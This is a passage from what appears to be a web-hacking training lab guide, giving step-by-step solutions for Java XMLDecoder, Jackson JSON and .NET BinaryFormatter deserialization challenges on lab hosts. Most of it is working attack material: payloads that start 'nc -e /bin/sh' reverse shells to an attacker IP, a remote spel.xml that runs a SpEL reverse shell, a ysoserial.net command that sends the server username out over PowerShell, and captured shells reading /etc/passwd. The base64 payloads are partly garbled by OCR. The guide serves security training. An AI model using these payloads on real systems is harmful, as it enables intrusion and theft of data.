6QMRjBnKFi8E6gZ2hYoaCWT8ILMJqAyyChS0NNjbKUXNYM2VlpjeXGpbErWSkjZSdTuWwuG4c0dhBWZyqBS0MHL5e9+NgzVYat
Noktb0LgZ7ClrXCqvriNiraAZnWlscXkD008mk55Mz9JTU+PpbI7AWeVx63k4DyFspRgR/k9BC0RxjIkWDHFPhqzAzxIlMo4Ex5
aRL4Fseypt+Ix6Qhl04DPpK0A7ZHEDgndqCWMZ8RlJmT7DToeYcpfDAzFrAd6vXUCfdCPFgM492MUsKcD2IIInPQQ268G0+IuH
wp6BZ9FCzM7COXTfcBCH4d1NX8QVodX+KYSJcg/krrEvYPLGtmd4xdsUERopz/956MQxgUshuAAd00qKy7EDdb/fvbp0i6urJw
Z9MeiPwUCzv9etX7TfpvmvX+o/n6gpfNc0DV9XgkVcVWjXTRE4RuNAEFG69QfwL8k38cvrPjnDUQX4sj0nzPJ7ex+Mub/2k9+ze
U91eUV38bIvgmbKtDQJ1Uem2+r9sgRko
```

Step 21: Start a “nc listener” to wait for reverse shell

```
root@Kali:~# nc -nlvp 9898
```

```
[root💀kali]-[~]
# nc -nlvp 9898
listening on [any] 9898 ...
```



Step 22: Copy the payload we generated in the above step and paste this entire payload in the rememberme cookie and observe the command execution on the server.

Send Cancel < | > Target: <http://mblognew.webhacklab.com>

Request

Pretty Raw \n Actions

```
9 Referer: http://mblognew.webhacklab.com/login
10 Cookie: JSESSIONID=7A03E889A8EBE62792192CBC59396EB7; rememberMe=
    "eJytVs1vG0UUf2M7tm0c5qP5bEv r0oYmKdmt8+ngiJAPWgx0E0hIDz5Y4/XgbFnvbmdnic0hh/4BSA
    gu/ANwIBwiVVBxQ0LKhQsnEBInboBQ0SBVFN7sbuI0CY1bYsk7s2/e+7037/3mzW79Ck0Oh56b9F2qu
    EI3LGWuW1wXm2+4zGUf/XDl7oZ09thCOUg4ujvsTwkNktqU06FxQV056WlKi3V+V15tmYDQAiBL1u8
    olCbautMQbuqZTpKivFTGjjKHM7qVt+9T+48vP7H7RCEHvFyC24DyUPc5pbNuNgU00F7NahZUVcE180
    KekRvM4d40yzDYJrQ/fkOpqMEfksgq0fw4M+P+++Z25MhgJotoM1yhe2KZd+vzpyNCG4rjI5eRCTFcU
    1lj8MaxXgU3RSMm9RQao4hNEVwWLNWdU2qGB0DsfmG0v fmFufjYYhmoOWom6WmSmuu9US4zk4UUQD0
    zGYvKG8VnBFsh0nmGaVmSMnYC iMFSRa1Aza4G+HYU8a5nlsm4emokmrTKYsknf24v4dPFaxutvv.GPvD
```

① ⚙️ ← → Search... 0 matches

Response

Pretty Raw Render \n Actions

```
<pre>
    java.lang.ClassCastException: java.lang.reflect.InvocationTargetException
    org.apache.commons.beanutils.BeanComparator.compare(BeanComparator.java:11)
    java.util.PriorityQueue.siftDownUsingComparator(PriorityQueue.java:722)
    java.util.PriorityQueue.siftDown(PriorityQueue.java:688)
    java.util.PriorityQueue.heapify(PriorityQueue.java:737)
    java.util.PriorityQueue.readObject(PriorityQueue.java:797)
    sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
```

① ⚙️ ← → Search... 0 matches



Step 23: As can be seen from the screenshot below, we received a reverse shell on our internal kali host confirming command execution.

```
(root💀kali)-[~]
# nc -nlvp 9898
listening on [any] 9898 ...
connect to [192.168.4.85] from (UNKNOWN) [192.168.200.11]
id
uid=111(tomcat8) gid=117(tomcat8) groups=117(tomcat8)
whoami
tomcat8
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```


Java Deserialization Attack - XML

Challenge URL: <http://mblog.webhacklab.com/api/add/microblog>

- Identify the request to inject XML serialised data and inject a payload into it to make the host send ping requests to an external host.
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file.

Solution

Step 1: Login into the Microblog and post a blog.



The screenshot shows a web-based microblog application. At the top, there's a header bar with the URL 'mblog.webhacklab.com' and a teal-colored title 'Microblog'. Below the header is a text input field containing placeholder text 'Let your Thoughts flow !'. To the right of the input field is a teal 'POST' button. Underneath the input field, there's a section titled 'Recent updates' which displays a single entry by a user named 'dhruv' posted 9 minutes ago. The entry content is 'test'. Below the entry are several small icons for interacting with the post. The overall layout is clean and modern.

Step 2: Observe the request. It's a simple REST API request which adds the content.

```
POST /api/add/microblog HTTP/1.1
Host: mblog.webhacklab.com
Content-Length: 68
Accept: */*
Origin: http://mblog.webhacklab.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
DNT: 1
Content-Type: application/json; charset=UTF-8
Referer: http://mblog.webhacklab.com/index
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=582056FDB7D48BB243A4BB33C8A2A8A3
Connection: close

["awh.notsosecure.mblog.web.forms.MicroblogForm", {"content": "Test"}]
```

Step 3: In the source code we get some hints about the new update.




```

74     error : function(data) {
75         }
76     });
77 }
78
79 function addMicroBlog() {
80     var msgcontent =$("#msgcontent").val();
81
82 // UPDATE: Migrated to JSON on 12/04/2017
83 // var xml='<?xml version="1.0" encoding="UTF-8"?>'+
84 //         '<java version="1.7" class="java.beans.XMLDecoder">'+
85 //             '<object class="awh.notsosecure.mblog.web.forms.MicroblogForm">'+
86 //                 '<void property="content">'+
87 //                     '<string>' +msgcontent+ '</string>'+
88 //                     '</void>'+
89 //                     '</object>'+
90 //                 '</java>';
91

```

Step 4: Modify the request to check if the server accepts XML as an input. Web frameworks in Java use XStream or XMLDecoder libraries to convert HTTP request parameters to objects through a process called Deserialization which may lead to remote code execution. In the screenshot below when we tried to change our request to XML , the application servers an XML parsing error which gives us a hint that the HTTP request is attempting to be parsed as an XML.



```

<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7" class="java.beans.XMLDecoder">
<object class="awh.notsosecure.mblog.web.forms.MicroblogForm">
<void property="content">
<string>test</string>
</void>
</object>
</java>

```



Target: <http://mblog.webhacklab.com>

Request

Raw Params Headers Hex XML

```
POST /api/add/microblog HTTP/1.1
Host: mblog.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml; charset=utf-8
x-requested-with: XMLHttpRequest
Referer: http://mblog.webhacklab.com/index
Content-Length: 243
Cookie: JSESSIONID=1BC9C9433D105ABCF8E43C91CFE2168E;
rememberMe=r00ABXNyACZhd2gubm90c29zZWN1cmUbWJsb2cuZGIubW9kZWwuVXNlclNlcnUQ30eW9fIvA
gABTAAIdXN1cm5hbWV0ABJMamF2YS9sYW5nL1N0cmIuZzt4cHQABWRocnV2
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7" class="java.beans.XMLDecoder">
    <object class="awh.notsosecure.mblog.web.forms.MicroblogForm">
        <void property="content">
            <string>test</string>
        </void>
    </object>
</java>
```

Type a search term 0 matches

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 10 Jul 2018 16:31:16 GMT
Content-Type: text/plain; charset=ISO-8859-1
Content-Length: 0
Connection: close
```

Step 5: Start sniffing traffic using TCPDump.

```
tcpdump -n udp port 53 -i any
```

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
```



Step 6: Let's send the following XML file to the application , the XStream parser will try to deserialize the object and execute the java.lang.Runtime class giving us a remote code execution

```
<?xml version="1.0" encoding="UTF-8"?>
<object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="2">
        <void index="0">
            <string>nslookup</string>
        </void>
        <void index="1">
            <string>spam1234.userX.webhacklab.com</string>
        </void>
    </array>
    <void method="start" />
</object>
```

Send Cancel < > Target: http://mblog.webscience.com

Request

Pretty Raw \n Actions Select extension... ▾

```
1 POST /api/add/microblog HTTP/1.1
2 Host: mblog.webscience.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/xml; charset=utf-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 337
10 Origin: http://mblog.webscience.com
11 Connection: close
12 Referer: http://mblog.webscience.com/login
13 Cookie: JSESSIONID=0DC72EAC12C2447A16A8FD7E2694E3D1
14
15 <?xml version="1.0" encoding="UTF-8"?>
16 <object class="java.lang.ProcessBuilder">
17     <array class="java.lang.String" length="2">
18         <void index="0">
19             <string>nslookup</string>
20         </void>
21         <void index="1">
22             <string>spam1234.user6.webscience.com</string>
23         </void>
24     </array>
25     <void method="start" />
26 </object>
```

0 matches

Response

Pretty Raw Render \n Actions Select extension... ▾

```
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.10.3 (Ubuntu)
3 Date: Fri, 23 Jul 2021 12:32:07 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 4335
6 Connection: close
7 Content-Language: en
8
9 <!DOCTYPE html><html><head><title>Apache Tomcat/8.0.32 (Ubuntu) - Error report</title><style type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:12px;}</style>
```



Step 7: As can be seen from the screenshot below we received a dns request for domain resolution on our Authoritative domain “userX.webhacklab.com” confirming command execution.

```
tcpdump -n udp port 53 -i any
```

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
05:21:10.693005 IP 192.168.200.12.11167 > 192.168.4.6.53: 40159+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.693626 IP 10.0.2.15.3271 > 8.8.8.8.53: 987+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.693743 IP 10.0.2.15.3271 > 8.8.4.4.53: 987+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.693842 IP 10.0.2.15.3271 > 1.1.1.1.53: 987+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.975327 IP 8.8.8.8.53 > 10.0.2.15.3271: 987 NXDomain 0/1/0 (117)
05:21:10.975507 IP 192.168.4.6.53 > 192.168.200.12.11167: 40159 NXDomain 0/1/0 (117)
05:21:11.057879 IP 8.8.4.4.53 > 10.0.2.15.3271: 987 NXDomain 0/1/0 (117)
05:21:11.220633 IP 1.1.1.1.53 > 10.0.2.15.3271: 987 NXDomain 0/1/0 (117)
```

Step 8: Start to listen on any port, let's say 9999.

```
root@Kali:~# nc -nvlp 9999
```

```
root@kali:~# nc -nvlp 9999
listening on [any] 9999 ...
```



NotSoSecure part of

claranet cyber security

Step 9: If we send the following XML file to the application, the XStream parser will try to deserialize the object and execute our command “nc -e /bin/sh 192.168.4.X 9999”.

```
<?xml version="1.0" encoding="UTF-8"?>
<object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="5">
        <void index="0">
            <string>nc</string>
        </void>
        <void index="1">
            <string>-e</string>
        </void>
        <void index="2">
            <string>/bin/sh</string>
        </void>
        <void index="3">
            <string>192.168.4.X</string>
        </void>
        <void index="4">
            <string>9999</string>
        </void>
    </array>
    <void method="start" />
</object>
```

The screenshot shows a web proxy interface with two main sections: Request and Response.

Request:

- Target: <http://mblog.webhacklab.com>
- Method: POST /api/add/microblog HTTP/1.1
- Headers:
 - Host: mblog.webhacklab.com
 - User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101 Firefox/52.0
 - Accept: */*
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Content-Type: application/xml; charset=utf-8
 - X-Requested-With: XMLHttpRequest
 - Referer: http://mblog.webhacklab.com/index
 - Content-Length: 618
 - Cookie: JSESSIONID=1BC9C9433D105ABC8E43C91CFE2168E; rememberMe=r00ABXNyACZhd2gubm90c29zZWNlcmUubWJsb2cuZGIubW9kZWwuVXNlcldNlcnUQ30eW9f1vAgABTAIdXNlcmlu5hbWV0ABJMamF2YS9sYW5nL1N0cmLuZzt4chQABWRocnV2
 - Connection: close
- XML Payload (highlighted with a red box):


```
<?xml version="1.0" encoding="UTF-8"?>
<object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="5">
        <void index="0">
            <string>nc</string>
        </void>
        <void index="1">
            <string>-e</string>
        </void>
        <void index="2">
            <string>/bin/sh</string>
        </void>
        <void index="3">
            <string>192.168.4.6</string>
        </void>
        <void index="4">
            <string>9999</string>
        </void>
    </array>
    <void method="start" />
</object>
```

Response:

- Target: http://mblog.webhacklab.com
- Status: HTTP/1.1 405 Method Not Allowed
- Headers:
 - Server: nginx/1.10.3 (Ubuntu)
 - Date: Tue, 10 Jul 2018 16:41:38 GMT
 - Content-Length: 0
 - Connection: close
 - Allow: GET



Step 10: As can be seen from the screenshot below we can access the system using reverse shell and execute commands.

```
root@kali:~# nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.4.6] from (UNKNOWN) [192.168.200.14] 55638
id
uid=112(tomcat8) gid=118(tomcat8) groups=118(tomcat8)

uname -a
Linux ubuntu20013 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux

whoami
tomcat8

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

Jackson JSON Deserialization Attack

Challenge URL: <http://mblog.webhacklab.com/mblog/api/add/microblog>

- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file.

Solution:

Step 1: Login into the Microblog and post a blog and intercept the request in Burp.

The screenshot shows a web browser window with the URL 'mblog.webhacklab.com'. The main content area is titled 'Microblog' and contains a text input field with placeholder text 'Let your Thoughts flow !'. Below the input field are three small icons: a person, a camera, and a location pin. To the right of these icons is a teal-colored 'POST' button. Underneath the input field, there is a section titled 'Recent updates'. It displays a single entry from a user named 'dhruv' posted 9 minutes ago, which reads 'test'. Below the post are five small blue icons representing likes, comments, shares, and other interactions. The overall interface is clean and modern.

Step 2: Observe the request. It is a simple REST API request which adds the content.

```
POST /api/add/microblog HTTP/1.1
Host: mblog.webhacklab.com
Content-Length: 68
Accept: /*
Origin: http://mblog.webhacklab.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
DNT: 1
Content-Type: application/json; charset=UTF-8
Referer: http://mblog.webhacklab.com/index
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=582056FDB7D48BB243A4BB33C8A2A8A3
Connection: close

["awh.notsosecure.mblog.web.forms.MicroblogForm", {"content": "Test"}]
```

Step 3: Break the JSON format by simply removing the last “ ” (Double Quote) near Test as shown below and observe the error. This looks like a JSON serialized string.

The screenshot shows the Fiddler debugger interface with two main sections: 'Request' and 'Response'.

Request:

- Method: POST
- URL: /api/add/microblog
- Protocol: HTTP/1.1
- Headers:
 - Host: mblog.webhacklab.com
 - Content-Length: 67
 - Accept: */*
 - Origin: http://mblog.webhacklab.com
 - X-Requested-With: XMLHttpRequest
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
 - DNT: 1
 - Content-Type: application/json; charset=UTF-8
 - Referer: http://mblog.webhacklab.com/index
 - Accept-Encoding: gzip, deflate
 - Accept-Language: en-US, q=0.9
 - Cookie: JSESSIONID=582056FQDB7D48BB243A4BB33C8A2A8A3
 - Connection: close
- Body: {"awh.notsosecure.mblog.web.forms.MicroblogForm":{"content":"Test"}}

Response:

- Status: HTTP Status 500 – Internal Server Error
- Headers:
 - Content-Length: 8677
- Body (HTML):

```
<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style> font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px; </style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><h2>Report</h2><p><b>Message</b> Unexpected end-of-input: was expecting closing quote for value</p><p><b>Description</b> The server encountered an unexpected condition that pre-request.</p><p><b>Exception</b> <pre>com.fasterxml.jackson.databind.JsonMappingException: expecting closing quote for a string value at [Source: "awh.notsosecure.mblog.web.forms.MicroblogForm";line:135] at [Source: ["awh.notsosecure.mblog.web.forms.MicroblogForm";line:61] (through reference chain: awh.notsosecure.mblog.web.forms.MicroblogForm->com.fasterxml.jackson.databind.JsonMappingException.wrapWithPath(JsonMappingEx
```

Note: From the error we can observe that the Jackson databind library is being used. This library is vulnerable to JSON deserialization attacks.

Step 4: The most common framework in java applications is Spring and if we feed the below JSON data to a Jackson parser parsing it, it'll try to load a Spring Configuration(ApplicationContext) file from over the network.

```
[ "org.springframework.context.support.FileSystemXmlApplicationContext",
  "http://192.168.4.X:80/spel.xml" ]
```

The figure shows a screenshot of a network traffic analysis tool. The left pane, titled "Request", displays a POST request to "/api/add/microblog" with various headers and a JSON payload. The right pane, titled "Response", shows the server's response with an internal server error status and an Apache Tomcat error page.

Request

Raw Params Headers Hex

POST /api/add/microblog HTTP/1.1
Host: mblog.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mblog.webhacklab.com/loginss
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 105
Cookie: JSESSIONID=2E0498FDD616C759FFD0A5CFCEBEC9F4
Connection: close

[{"org.springframework.context.support.FileSystemXmlApplicationContext", "http://192.168.4.3:80/spel.xml"}]

Response

Raw Headers Hex HTML Render

HTTP/1.1 500 Internal Server Error
Server: nginx/1.10.3 (Ubuntu)
Date: Mon, 28 Jan 2019 11:24:01 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Content-Language: en
Content-Length: 17587

<!DOCTYPE html><html><head><title>Apache Tomcat/8.0.32 (Ubuntu) - Error report</title><style type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} A {color : black;}.name {color : black;}.line {height : 1px;background-color: #525D76; border: none;}</style>

Step 5: Now within this configuration file we can embed “SpEL i.e. Spring Expression Language” which can execute code. So let’s host the below spel.xml file on our kali machine and send the JSON request of **Step 4** to our application

```
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
           http://www.springframework.org/schema/beans
           http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder">
        <constructor-arg>
            <array>
                <value>nc</value>
                <value>192.168.4.X</value>
                <value>4444</value>
                <value>-e</value>
                <value>/bin/bash</value>
            </array>
        </constructor-arg>
        <property name="whatever" value="#{ pb.start() }"/>
    </bean>
</beans>
```

```
root@Kali:~/tools# python3 -m http.server 80
```

```
└──(root💀kali㉿root💀kali)-[~/tools]
# ls
ASP_extension_files          json_web_tokens      SampleData.xls
aws_enum.py                  jython-standalone-2.7.0.jar sd.php
commands_list.txt            nodejs              shell
coupons                      node_modules        spel.xml
Docx_files                   package.json        test.txt
git-dumper-master            package-lock.json  vbox2vm.sh
hash_extender                phpgc               VPN
java                         plex_python_exploit xxe
javadeserialization          python_deserialization ysoserial-master.jar
jruby-complete-9.1.17.0.jar   python_serv.py
```

```
└──(root💀kali㉿root💀kali)-[~/tools]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Step 6: Start a netcat listener

```
root@Kali:~# nc -nlvp 4444
```

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
```

Step 7: Observe the request on the python web server

```
[root💀kali]-[~]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.200.11 - - [11/Jul/2021 02:20:45] code 404, message File not found
192.168.200.11 - - [11/Jul/2021 02:20:45] "GET /spel.xml HTTP/1.1" 404 -
```

Step 8: On successful execution we get the reverse shell as shown below

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.4.3] from (UNKNOWN) [192.168.200.11] 33718
id
uid=111(tomcat8) gid=117(tomcat8) groups=117(tomcat8)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

.NET Serialization Attack

Challenge URL: <http://admin.webhacklab.com>

- Identify and exploit the .Net Deserialization vulnerability to make the host send DNS requests to an external host.
- Get a reverse shell and extract the system information such as username, OS type from the server and read “win.ini” file.

Solution:

Step 1: Navigate to the <http://admin.webhacklab.com> URL and intercept the response in Burp.

The screenshot shows a web browser window with the URL <http://admin.webhacklab.com/> in the address bar. The page itself is a simple login form titled "Login". It contains two input fields: "User Name" and "Password", both currently empty. Below these is a checkbox labeled "Remember me" which is unchecked. At the bottom is a large blue rectangular button with the text "Log in" in white. The browser interface includes standard navigation buttons (back, forward, search) and a menu icon.

Step 2: There is a cookie named “__NSSTemp” which is Base64 Encoded that reads “AAEAAAAD////AQAAA” which assures us that there is some serialized data being communicated.

Step 3: Now on a windows system we can generate the serialized payload using the ysoserial.net tool to send an out of band request containing the web server username to an attacker-controlled domain.

```
ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "powershell.exe Invoke-WebRequest -Uri http://192.168.4.X:8888/$env:UserName"
```

```
-g TypeConfuseDelegate -o base64 -c "powershell.exe Invoke-WebRequest -Uri http://192.168.4.10:8888/$env:UserName"
AAAAAAD///AQAAAAAAAAMAgAAAE1TeXn0Zw0sIFZlcnNpb249NC4wLjAuMCwgQ3VsDhVyzT1uZXv0cmFsLcBQdWJsawNLZX1U
b2tLbj1iNzdhNW1NjE5MzR1Md5BQfAAACEAVN5c3R1bS5Db2xsZnN0aW9ucy5HZW51lcmlj1lNvcnrlZFnldGaxW1tTeXn0Zw0u
J3Rya5nLcBtc2NvcmxpYiwigVmVyc21vbj00LjAuMC4wLcBDdWx0dXj1Pw51dXryYwlsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2
MTkzNGuW0D1dXQ9AAAFQ291bNqI1Q29tcGfyZXJhVmVyc21vbvgVjdGvtcwADAAY1jQFteXn0Zw0uQ29sbGvjdG1vbnMuR2VuzXjp
Yy5D2b1wYXJpc29uQ29tcGfyZXJgMvtb1zldGvtL1N0cm1uzywgBnjb3s1wIsIF1zLnNpb249NC4wLjAuMCwgQ3VsDhVyzT1u
ZXv0cmFsLcBQdWJsawNLZX1ub2tLbj1iNzdhNW1NjE5MzR1Md5Xv0IAGAAAIAAAJAwwAAAIAAAJAjBwAAAQDAAAjQFteXn0
Zw0uQ29sbGvjdG1vbnMuR2VuZxJpYy5D2b1wYXJpc29uQ29tcGfyZXJgMvtb1zldGvtL1N0cm1uzywgBnjb3s1wIsIF1zLnNp
b249NC4wLjAuMCwgQ3VsDhVyzT1uZXv0cmFsLcBQdWJsawNLZX1ub2tLbj1iNzdhNW1NjE5MzR1Md5Xv0BAAAAC19jb21wYXjp
c29uAyTeXn0Zw0uRGvsLwdhdGvtzxJpYwXpemF0a9wUsG9z5GvycQUAAAARBAAAAIAAAAGBggAAAEE8vYyBw3dlnCn0ZwLwsLmV4
ZSBjBnZva2ut2ViUmVxdwVzdCatYXJpIgh0dHAGLy8xOTIuMTY4LjQuMTA60Dg408K8w5201VzXJ0y1W1BgcAAAADY21kBAUA
AAuIi3LzdgvTLkrLbkGvnYxrL2uVyaWFsaXphdG1vbnBvgrLcgMaaaIRGVsZwdhdGvBwlvBw0a9GkMadtZxR0b2QxAwMDMFNsC3R1
bs5EZwXlZ2F0ZvN1cm1hbg16YXRpb25ib2xkZXIrRGVsZwdhdGvFbnRyeS9TeXn0Zw0uUmVmbGvjdG1vbi5NzwiZxJjbmZvU2V
